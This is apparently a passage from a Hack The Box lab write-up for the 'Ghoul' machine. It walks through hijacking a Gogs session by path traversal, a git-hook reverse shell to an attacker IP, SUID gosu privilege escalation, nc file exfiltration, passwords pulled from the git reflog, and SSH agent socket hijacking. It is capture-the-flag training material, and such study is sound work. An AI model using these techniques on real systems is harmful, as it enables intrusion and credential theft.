


Fill it with dummy information then select upload file and upload the cookie.



Click on commit changes to finish the upload. Then create another file to finish creating the

repository. At the top, click on “New file” and then enter some contents. Here’s how the repo looks like now:




Now we need to find the repository number, for that right click on Fork and click on Inspect element.

In the HTML source we find the repo path as /repo/fork/id which in this case is 2.


Gogs stores it’s repositories in a folder /data/tmp-repo/id/ and the sessions in /data/sessions. So our repository should be located at /data/tmp-repo/2/ and the cookie file at /data/tmp-repo/2/data. If we change our session to be ../tmp-repo/2/data the server should read from it and change our session to kaneki. Let’s do that.

In the browser’s storage console change the value for i_like_gogits to ../tmp-repo/2/data.


Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193



And then on refreshing the page we should be logged in as kaneki.



As an admin, a user can create git-hooks and execute code through it. Click on settings > Git hooks > Post receive.



Now we can add a bash script to execute a reverse shell when a commit is made.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Hook Name post-receive

Hook Content

```
1 #!/bin/bash
2 bash -i >& /dev/tcp/10.10.16.47/4444 0>&1
```

Then click on update hook to save it. Now head back to the repo and upload / create a new file, and then start a listener. Then clicking on commit changes should give us a shell.

```
root@Ubuntu:~/Documents/HTB/Ghoul# rlwrap nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.101 49346 received!
bash: cannot set terminal process group (30): Not a tty
bash: no job control in this shell
bash-4.4$ id
id
uid=1000(git) gid=1000(git) groups=1000(git)
bash-4.4$
```

PRIVILEGE ESCALATION ON GOGS

We get a shell as the user git. Searching for suid files we find a file named gosu.

```
bash-4.4$ find / -perm -4000 2>/dev/null
find / -perm -4000 2>/dev/null
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chage
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/expiry
/usr/sbin/gosu
/bin/su
bash-4.4$
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Searching about it we find that it is a Go version of su. Let's try executing it. Looking at the usage we need to mention the username and command.

```
bash-4.4$ gosu -h
gosu -h
Usage: gosu user-spec command [args]
   ie: gosu tianon bash
       gosu nobody:root bash -c 'whoami && id'
       gosu 1000:1 id

gosu version: 1.10 (go1.7.1 on linux/amd64; gc)
     license: GPL-3 (full text at https://github.com/tianon/gosu)

bash-4.4$ gosu root /bin/bash
gosu root /bin/bash
bash -i
bash: cannot set terminal process group (30): Not a tty
bash: no job control in this shell
bash-4.4# id
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm)
bash-4.4#
```

And we have a root shell on Gogs. Navigating to the root folder we find an archive named aogiri-app.7z.

```
bash-4.4# ls -la
ls -la
total 128
drwx------    1 root     root          4096 Dec 29 07:07 .
drwxr-xr-x    1 root     root          4096 Dec 13 13:16 ..
lrwxrwxrwx    1 root     root             9 Dec 29 06:41 .ash_history -> /de
lrwxrwxrwx    1 root     root             9 Dec 29 06:41 .bash_history -> /d
-rw-r--r--    1 root     root        117507 Dec 29 06:40 aogiri-app.7z
```

Let's transfer it using nc to inspect the contents.

```
nc -lvp 5555 > aogiri-app.7z # locally
nc 10.10.16.47 5555 < aogiri-app.7z
7z x aogiri-app.7z
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

INSPECTING GIT REPOSITORY

```
root@Ubuntu:~/Documents/HTB/Ghoul# nc -lvp 5555 > aogiri-app.7z
Listening on [0.0.0.0] (family 2, port 5555)
Connection from 10.10.10.101 36815 received!
root@Ubuntu:~/Documents/HTB/Ghoul# 7z x aogiri-app.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_IN,Utf16=on,HugeFiles=on,64 bits,4 CPU

Scanning the drive for archives:
1 file, 117507 bytes (115 KiB)

Extracting archive: aogiri-app.7z
```

After extracting and getting into the folder we find that it's a git repository with maven and spring boot.

```
root@Ubuntu:~/Documents/HTB/Ghoul/aogiri-chatapp# ls -la
total 52
drwxr-xr-x 5 root   root   4096 Dec 29 12:06 .
drwxr-xr-x 4 hazard hazard 4096 May 28 10:10 ..
drwxr-xr-x 8 root   root   4096 Dec 29 12:06 .git
-rw-r--r-- 1 root   root    268 Dec 29 12:06 .gitignore
drwxr-xr-x 3 root   root   4096 Dec 29 12:06 .mvn
-rwxr-xr-x 1 root   root   9113 Dec 29 12:06 mvnw
-rw-r--r-- 1 root   root   5810 Dec 29 12:06 mvnw.cmd
```

Let's check the commit for sensitive information.

```
git log -p # -p is for pagination
```

Looking at the commits we see a password in the application.properties file.

```
-spring.datasource.username=root
-spring.datasource.password=root
+spring.datasource.username=kaneki
+spring.datasource.password=jT7Hr$.[nF.)c)4C
 server.address=0.0.0.0
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The only place suitable to try this is the root on kaneki-pc. However we find that it doesn't work. Sometimes the commits in a git repo are reset or reverted by users. This is hidden from the normal logs but can be view using reflog.

```
git reflog -p
```

Issuing the command we see two more commits which were reverted. And we find two more passwords.

```
diff --git a/src/main/resources/application.properties b/src/ma
index 4cbc10b..41adeb0 100644
--- a/src/main/resources/application.properties
+++ b/src/main/resources/application.properties
@@ -1,7 +1,7 @@
 server.port=8080
 spring.datasource.url=jdbc:mysql://localhost:3306/db
-spring.datasource.username=kaneki
-spring.datasource.password=7^Grc%C\7xEQ?tb4
+spring.datasource.username=root
+spring.datasource.password=g_xEN$ZuWD7hJf2G
 server.address=0.0.0.0
```

Trying these one by one to su on kaneki-pc we find that the password "7^Grc%C\7xEQ?tb4" works for root.

```
kaneki_pub@kaneki-pc:~$ su -
Password:
root@kaneki-pc:~#
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PRIVILEGE ESCALATION

ENUMERATION

Now that we have a root shell, let's run an enumeration tool such as pspy to monitor file and system events. Transfer it to the box using simple HTTP server.

```
wget
https://github.com/DominicBreuker/pspy/releases/download/v1.0.0/pspy32s
python3 -m http.server 80 # locally
wget 10.10.16.47/pspy32s
chmod +x pspy32s
./pspy32s
```

After a while we that kaneki_adm is using ssh to execute commands on 172.18.0.1.

```
2019/05/28 04:54:01 CMD: UID=104  PID=375    | sshd: [net]
2019/05/28 04:54:01 CMD: UID=1001 PID=376    | sshd: kaneki_adm
2019/05/28 04:54:01 CMD: UID=1001 PID=377    | bash -c ssh root@172.18.0.1 -p 2222 -t ./log.sh
^CExiting program... (interrupt)
```

Looking at the logged in users we see that he is also logged in from 172.20.0.1.

```
 04:54:35 up  3:30,  2 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
kaneki_a pts/2    172.20.0.1       04:54   34.00s  0.00s  0.00s ssh root@172.18.0.1 -p 2222 -t ./log.sh
kaneki_p pts/1    172.20.0.10      04:07    1.00s  0.01s  0.00s sshd: kaneki_pub [priv]
root@kaneki-pc:/tmp#
```

This means that he's using kaneki-pc as an intermediate host to SSH from 172.20.0.1 to 172.18.0.1. This is done using SSH Agent Forwarding. The agent saves the user's authority and forwards to it the host which asks for it. Looking at the /etc/ssh/ssh_config file we see that ForwardAgent is set to yes.

```
# list of available options, t
# ssh_config(5) man page.

Host *
    ForwardAgent yes
#   ForwardX11 no
#   ForwardX11Trusted yes
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

These files are usually located in /tmp folder as socket files. Let's check these.

```
root@kaneki-pc:/tmp# ls -la
total 896
drwxrwxrwt 1 root       root         4096 May 28 05:00 .
drwxr-xr-x 1 root       root         4096 May 28 01:25 ..
-rwxr-xr-x 1 root       root       882764 Apr  5  2018 pspy32s
drwx------ 1 root       root         4096 Dec 16 07:36 ssh-1Oo5P5JuouKm
drwx------ 1 kaneki_adm kaneki_adm   4096 Dec 16 07:36 ssh-FWSgs7xBNwzU
drwx------ 2 kaneki_adm kaneki_adm   4096 May 28 05:00 ssh-HPRwhL9VuY
drwx------ 1 kaneki_pub kaneki       4096 Dec 16 07:36 ssh-jDhFSu7EeAnz
```

We see four folders with SSH agents and one of them is recently created which must be the one used to SSH to 172.18.0.1. Normally, users are not permitted to access the socket files of another user, but root has no such restrictions.

Let's use the watch command to monitor the file creation and wait for the user to login.

```
watch 'ls -la'
```

```
Every 2.0s: ls -la

total 892
drwxrwxrwt 1 root       root         4096 May 28 05:00 .
drwxr-xr-x 1 root       root         4096 May 28 01:25 ..
-rwxr-xr-x 1 root       root       882764 Apr  5  2018 pspy32s
drwx------ 1 root       root         4096 Dec 16 07:36 ssh-1Oo5P5JuouKm
drwx------ 1 kaneki_adm kaneki_adm   4096 Dec 16 07:36 ssh-FWSgs7xBNwzU
drwx------ 1 kaneki_pub kaneki       4096 Dec 16 07:36 ssh-jDhFSu7EeAnz
-rw------- 1 root       root          400 May 28 01:25 sshd-stderr---super
-rw------- 1 root       root            0 May 28 01:25 sshd-stdout---super
```

As soon as a new folder is created Ctrl-C out of watch and get into the folder.

```
cd ssh-lPoZwPKY8X
```

Then use the SSH_AUTH_SOCK environment variable to specify an alternative socket to SSH.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
SSH_AUTH_SOCK=agent.631 ssh root@172.18.0.1 -p 2222
```

```
root@kaneki-pc:/tmp/ssh-lPoZwPKY8X# SSH_AUTH_SOCK=agent.631 ssh root@172.18.0.1 -p 2222
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

155 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet conne

Last login: Mon May 27 22:06:02 2019 from 172.18.0.200
root@Aogiri:~# wc -c root.txt
33 root.txt
root@Aogiri:~#
```

Following the steps above we have a root shell on the host!